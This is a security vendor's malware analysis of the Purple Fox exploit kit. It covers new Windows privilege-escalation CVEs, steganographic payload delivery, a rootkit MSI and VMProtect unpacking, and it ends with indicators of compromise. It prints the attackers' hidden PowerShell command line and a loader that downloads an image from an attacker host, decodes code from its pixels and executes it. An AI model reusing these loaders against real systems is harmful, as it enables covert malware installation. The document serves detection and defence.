Purple Fox EK | New CVEs, Steganography, and Virtualization Added to Attack Flow

labs.sentinelone.com/purple-fox-ek-new-cves-steganography-and-virtualization-added-to-attack-flow/

Gal Kristal


SentinelLABS
Purple Fox EK | New CVEs, Steganography, and Virtualization Added to Attack Flow
By Gal Kristal
READ BLOG

Executive Summary

- In recent weeks, we have seen a spike in the number of attempts to attack vulnerable versions of Internet Explorer by actors leveraging the Purple Fox exploit kit.
- Our investigations reveal that Purple Fox has iterated to include use of two recent CVEs – CVE-2020-1054 and CVE-2019-0808 – through publicly-available exploit code.
- In addition, we've noticed other changes to their attack flow that allow them to better circumvent firewall protections and some detection tools by adopting steganography and obscuring malicious code with code virtualization technologies.


During the last couple of years, Purple Fox has advanced its attack and delivery methods. First observed in September 2018, subsequent researchers noted that in 2019 Purple Fox dropped use of NSIS (Nullsoft Scriptable Install System) and the Rig exploit kit and instead adopted PowerShell to achieve fileless execution. Earlier this year, ProofPoint detailed how Purple Fox added CVE-2020-0674 and CVE-2019-1458 to its arsenal. Our research reveals that the developers have iterated again, adding more CVEs to achieve privilege escalation, as well as adopting steganographic and virtualization techniques to avoid detection and hamper analysis.

Payload Delivery Flow



In the attacks we observed, the victim is directed to a malicious site by advertisements or just by clicking the wrong URL. The attackers are hosting their malware on speedjudgmentacceleration[.]com and targeting Internet Explorer users.

The exploit runs mshta.exe with VBScript code as a command line, which then runs PowerShell. The PowerShell code downloads and executes in memory the next stage of code from `http[:]//rawcdn[.]githack[.]cyou/up.php?key=1`.



Source Process Parent Name: iexplore.exe

Target Process Name: mshta.exe

Target Process Command Line: mshta vbscript:createobject("wscript.shell").run("PowerShell -nop -windowstyle hidden -exec bypass -EncodedCommand DQAKAGYAbwByACgAJABpAD0AMQA7ACQAaQAgAC0AbABlACAAMQAwADsAJABpACsAKwApAA0ACgB7AA0ACgBpAG

Figure 1: An in-the-wild autonomous detection of the attack by the SentinelOne agent
The next stage follows a similar pattern to previous versions of Purple Fox. It first checks whether it is running with Administrator privileges or not. If so, it installs an MSI package directly from the attacker's site as key=2. Otherwise, it tries several different Local Privilege Escalation exploits to elevate itself first.

New Privilege Escalation Exploits

In the latest variant of Purple Fox, the attackers have improved two things.

In the past, Purple Fox would download local privilege escalation (LPE) binaries that used an image file extension (`update.jpg)` but which was in fact a regular executable file. This technique can easily be detected as malicious by an appropriate firewall rule or security software.

The new version of the exploit kit now downloads actual image files (key=3 & key=4) and uses steganography to embed each LPE in the image. An example of one of the images used is shown below:

After download, this is then extracted in memory. The following code is used to decode and run the payload:

```
$uyxQcl8XomEdJUJd='sal a New-Object;Add-Type -A System.Drawing;$g=a
System.Drawing.Bitmap((a
Net.WebClient).OpenRead("http[:]//rawcdn[.]githack[.]cyou/up.php?key=3"));$o=a Byte[]
589824;(0..575)|%{foreach($x in(0..1023)){$p=$g.GetPixel($x,$_);$o[$_*1024+$x]=
([math]::Floor(($p.B-band15)*16)-bor($p.G -band
15))}};IEX([System.Text.Encoding]::ASCII.GetString($o[0..589362]))'
IEX ($uyxQcl8XomEdJUJd)
```

Further, two new exploits are now being utilized to help with local privilege escalation: CVE-2020-1054 and CVE-2019-0808. Both are kernel exploits in the Win32k component. CVE-2020-1054 was patched as recently as May this year. The attacker binaries we discovered exploiting these vulnerabilities were compiled on 11 August 2020 and 10 September 2020, respectively.

The exploits contain debug information and a lot of informative strings. For example, the debug path on CVE-2020-1054 is:

```
D:PersonalWindowsWindows10DesktopCVE-2020-1054-masterCVE-2020-1054-
masterx64ReleaseCVE-2020-1054.pdb
```

As the folder name where it was compiled suggests, the code was taken from a Git repository. We were able to quickly trace the exploits to these public repositories: CVE-2020-1054, CVE-2019-0808.

Unfortunately, searching for more binaries in the wild with similar traits has so far yielded no results.

It is worth noting that all of the scripts check for a specific and consistent registry value named “StayOnTop” under HKCUSoftware7-Zip. It appears that setting this value enables the malware to determine if the payload ran successfully. Therefore, finding this value in a computer’s registry indicates compromise by Purple Fox.

Rootkit Payload

The purpose of the PowerShell scripts and privilege escalation exploits is ultimately to install a rootkit on the machine. The rootkit’s installation process and capabilities have already been described in detail by other researchers; however, in light of the changes we discovered, we wanted to check whether there were any new developments with regard to the payload, too.

We found two versions of their malware referenced in the new domain, both of which are MSI installers of the rootkit. One of these has missing files; however, our analysis of the complete one had some interesting surprises.


The installation process remains mostly the same. We still see the use of PendingFileRenameOperations for placing the files under the `system32` directory after a reboot. However, the CustomAction table in the MSI package has vbscript code that among other things, runs the following:

```
vbs.Run "takeown /f %windir%system32jscript.dll",0,True
vbs.Run "cacls %windir%system32jscript.dll /E /P everyone:N",0,True
vbs.Run "takeown /f %windir%syswow64jscript.dll",0,True
vbs.Run "cacls %windir%syswow64jscript.dll /E /P everyone:N",0,True
vbs.Run "takeown /f %windir%system32cscript.exe",0,True
vbs.Run "cacls %windir%system32cscript.exe /E /P everyone:N",0,True
vbs.Run "takeown /f %windir%syswow64cscript.exe",0,True
vbs.Run "cacls %windir%syswow64cscript.exe /E /P everyone:N",0,True
vbs.Run "powershell Start-Sleep -Seconds 900; Restart-Computer -Force",0,false
```

What’s interesting here is that these commands are straight from Microsoft’s advisory about how to defend against the CVE-2020-0674 vulnerability (Internet Explorer RCE), which is used by Purple Fox to gain inital access. We surmise that the purpose of protecting the newly infected machine from that vulnerability may be to keep out rival attackers.

After extracting the malware from the MSI package, we noticed that the payload also has a significant new feature: it is now protected by VMProtect.

Use of VMProtect is easy to observe from the PE’s section table:



property	value	value
name	.vmp0	.vmp1
md5	n/a	6DCE0073E6AA7642E4C658E...
entropy	n/a	7.920
file-ratio (4.16%)	n/a	4.15 %
raw-address	0x00000000	0x00000400
raw-size (435200 bytes)	0x00000000 (0 bytes)	0x0006A200 (434688 bytes)
virtual-address	0x0047F000	0x0049A000
virtual-size (1033867 bytes)	0x0001A3A9 (107433 bytes)	0x0006A1DE (434654 bytes)
entry-point	-	**0x000CC42A**
writable	x	x
executable	x	x
shareable	-	-

Figure 2: Entry point in a ".vmp%d" section is a clear indication of VMProtect


This makes reversing more difficult as it employs a number of techniques to hide the original code and obfuscate it.

Unpacking VMProtect

There are two primary obstacles to overcome when reversing VMProtected binaries: the packed data and the virtualized instructions.

We first have to unpack the data inside the binary. To do that we used the awesome x64dbg and opened the file. After that, we put a breakpoint on the start of the VirtualProtect function:

We want to log all the calls to that function, so we enter in the "Log Text" box:



```
int3
int3
mov edi,edi                      _VirtualProtect@16
push ebp
mov ebp,esp
push ecx                         ecx:EntryPoint
push ecx                         ecx:EntryPoint
mov eax,dword ptr ss:[ebp+C]     [ebp+C]:"MZP"
push esi
push dword ptr ss:[ebp+14]
mov dword ptr ss:[ebp-4],eax     [ebp-4]:"MZP"
push dword ptr ss:[ebp+10]
mov eax,dword ptr ss:[ebp+8]     [ebp+8]:EntryPoint
mov dword ptr ss:[ebp-8],eax     [ebp-8]:EntryPoint
lea eax,dword ptr ss:[ebp-4]     [ebp-4]:"MZP"
push eax
lea eax,dword ptr ss:[ebp-8]     [ebp-8]:EntryPoint
```

```
EAX  00000000
EBX  00000000
ECX  0232C42A
EDX  02260000
EBP  003EF2B4
```


```
VirtualProtect: lpAddress={a:[esp+4]}, dwSize={d:[esp+8]}, flNewProtect={x:[esp+C]} ;
```

Running it until it crashes gives this output:

```
VirtualProtect: lpAddress=x86_pf.00401000, dwSize=153444, flNewProtect=40 ;
PAGE_EXECUTE_READWRITE
VirtualProtect: lpAddress=x86_pf.00427000, dwSize=1032, flNewProtect=40 ;
PAGE_EXECUTE_READWRITE
VirtualProtect: lpAddress=x86_pf.0047D000, dwSize=76, flNewProtect=4 ;
VirtualProtect: lpAddress=x86_pf.0047E000, dwSize=68, flNewProtect=4 ;
VirtualProtect: lpAddress=x86_pf.00401000, dwSize=153444, flNewProtect=20 ;
PAGE_EXECUTE_READ
VirtualProtect: lpAddress="ƒ-", dwSize=1032, flNewProtect=20 ;
VirtualProtect: lpAddress=x86_pf.0047D000, dwSize=76, flNewProtect=2 ;
```

We can see that the data is probably unpacked to virtual address `0x401000`, so we'll want to watch that address until data is written there.

After restarting the program, we again put a breakpoint on VirtualProtect, and let the breakpoint hit eight times. Then, we set the EIP to that address and use **x64dbg**'s builtin Scylla plugin to dump the binary and fix its imports:



Scylla x86 v0.9.8
File Imports Trace Misc Help
Attach to an active process
7988 - DLLLoader32_4B5D.exe - C:\Users\Sentinel\Desktop\PurpleFox\DLLLoader32_4B5D.exe
1
Pick DLL
Imports
kernel32.dll (3) FThunk: 000CB00C
version.dll (1) FThunk: 000CB01C
advapi32.dll (1) FThunk: 000CB024
user32.dll (1) FThunk: 000CB02C
ntdll.dll (1) FThunk: 000CB034
kernel32.dll (3) FThunk: 000CB03C
Show Invalid
Show Suspect
Clear
IAT Info
OEP 004CC42A
VA 004CB00C
Size 00000040
2
IAT Autosearch
Get Imports
3
Actions
Autotrace
Dump
4
Dump
PE Rebuild
Fix Dump
5
Log
Imports: 10
Invalid: 0
Imagebase: 00400000
PurpleFox_x86_payload.dl

```
IAT Search Adv: Found 3 (0x3) possible IAT entries.
IAT Search Adv: Possible IAT first 004CB00C last 004CB048 entry.
IAT Search Adv: IAT VA 004CB00C RVA 000CB00C Size 0x0040 (64)
IAT Search Nor: IAT not found at OEP 004CC42A!
IAT parsing finished, found 10 valid APIs, missed 0 APIs
DIRECT IMPORTS - Found 0 possible direct imports with 0 unique APIs!
```

This gives us a much smaller, debuggable DLL file with plenty of plaintext strings to help us investigate the malware.

The DLL's code is still obfuscated using virtualized calls, but fortunately for us we found this in the strings:

```
Hid_State
Hid_StealthMode
Hid_HideFsDirs
Hid_HideFsFiles
Hid_HideRegKeys
Hid_HideRegValues
Hid_IgnoredImages
Hid_ProtectedImages
```

This is similar to previously reported versions of their rootkit, which is just a public rootkit that they downloaded and compiled. From this information, we deduce that they haven't substantially upgraded their capabilities in the rootkit.

Conclusion

The Purple Fox exploit kit is under active development. As we've seen since September 2018 and again in our research, the malware authors are keeping up with Microsoft patches in order to target those vulnerabilities that organizations and security teams fail to patch in a timely manner by leveraging publicly-available exploit code. This new variant also improves its ability to evade detection by adopting steganography to hide LPE binaries and makes use of commercially available software to protect its code from analysis.

Indicators of Compromise

SHA1
c82fe9c9fdd61e1e677fe4c497be2e7908476d64 CVE-2019-1458.exe
e43f98c0698551f997649c75a2bfe988f72060c0 CVE-2020-1054.exe
82af45d8c057ef0cf1a61cc43290d21f37838dd1 cve_2019_0808.exe
6cac8138f1e7e64884494eff2b01c7b1df83aef2 rootkit_from_cve_2019_0808.msi
e65c1a74275e7099347cbec3f9969f783d6f4f7d cve_2019_0808.ps1
bdeed6792463713806f39c3b5abc0d56f176e88f key1.bin
921d1beb3c48b03e20ba1ea07ea1c8f8fc97ec8e key2.bin
2c5c07c969dd715d0e696f8a8e9e6754a9114d4e key3.bin
5a680f659c91870a819ede06746f21282a4929d1 key4.bin
60f2624c39f61ec6c2eff09d463ca57d9a227b9b key5.bin
bd00f0e6e8cbe0b486fe0aad9e6e38ea606f7044 key6.bin
9ba5e84fccf1012343ba72e9584c6af3beb8b361 key7.bin
57b4eac452c2e8c73222d0915a97a63b43d391de key8.bin
57b4eac452c2e8c73222d0915a97a63b43d391de key9.bin
c21b1397d25ece8221e981eb5289c592f71ab4ca rootkit_encrypted_payload
0470d80daf464b5ea5ee80e2db18e0582f6dbfaf rootkit_x86
bc9766d405913a6162d3747a5a7d0afe1857ac88 rootkit_x64

SHA256
079c13fbc30a32e4f0386cd53c56d68404961b8f1cd4d4fde1a1e9def42aa557 CVE-2019-1458.exe
7465b738ba31fa2fff7fef1d770ef32e43b01d49a937b3b1c11dc2e4e45fd019 CVE-2020-1054.exe
babfd8e70102479dea4f239c1ee5de463af07c73a94592b390257c5b3d2878a9 cve_2019_0808.exe
9208e853d6de61f1640822ae723e0d40730e29cef5a660419b95fd32c84c9ade rootkit_from_cve_2019_0808.msi
e30d7375f5f88847b810755f0a2cda82e8eeb084a3b989c85d6f13f6a1c01f38 cve_2019_0808.ps1
b48c61983f2d453d4d6a5ff1f2c9e0e194d7ae892a2649d7bafd267082033748 key1.bin
49d9f5aaeb6fd10d371afbebf33ffed184b22e66350a12a60cbbe34ff1fadf9e key2.bin
8392f7bc7bd93ab035e609619e0915b7e8c91288fc6eb19237c0e2019f8dcaa2 key3.bin
13b0e2769d7a0b3964c4e491f90fc4518f8e5ae4d8c37082ffe764b3a174e9a7 key4.bin
6bee844cdd424c970ff8bba22385ae4c1ae51c2b4e036ba1a217ba37e100530f key5.bin
e49327a62e4500ac23fa0b506c565350fbc9afd497198a8b4b8ae8f537146d53 key6.bin
321eeafe6a9dbd424bf9fdf7ded1ef18c7cab68fadb58cd0da5a1c74479a509f key7.bin
01662ffa9a1c637307e1d148ac2492c69d6035ca87424cbb11e44a178002abc4 key8.bin
01662ffa9a1c637307e1d148ac2492c69d6035ca87424cbb11e44a178002abc4 key9.bin
cfae7a1935f0aaf0f76322f29ad0e0fd1a77d325e55fa324a0bb19e264760800 rootkit_encrypted_payload
181551603ebebbf5924247212c0ed93b6c9c4b088e612bf04f5996c227563318 rootkit_x86
1209aece1f9f54e6422083791eb8a59df878f6959beae9e53736e3056459ab1e rootkit_x64

Domains
speedjudgmentacceleration[.]com
rawcdn[.]githack[.]cyou
dl[.]gblga[.]workers.dev
dl[.]fmhsi[.]workers.dev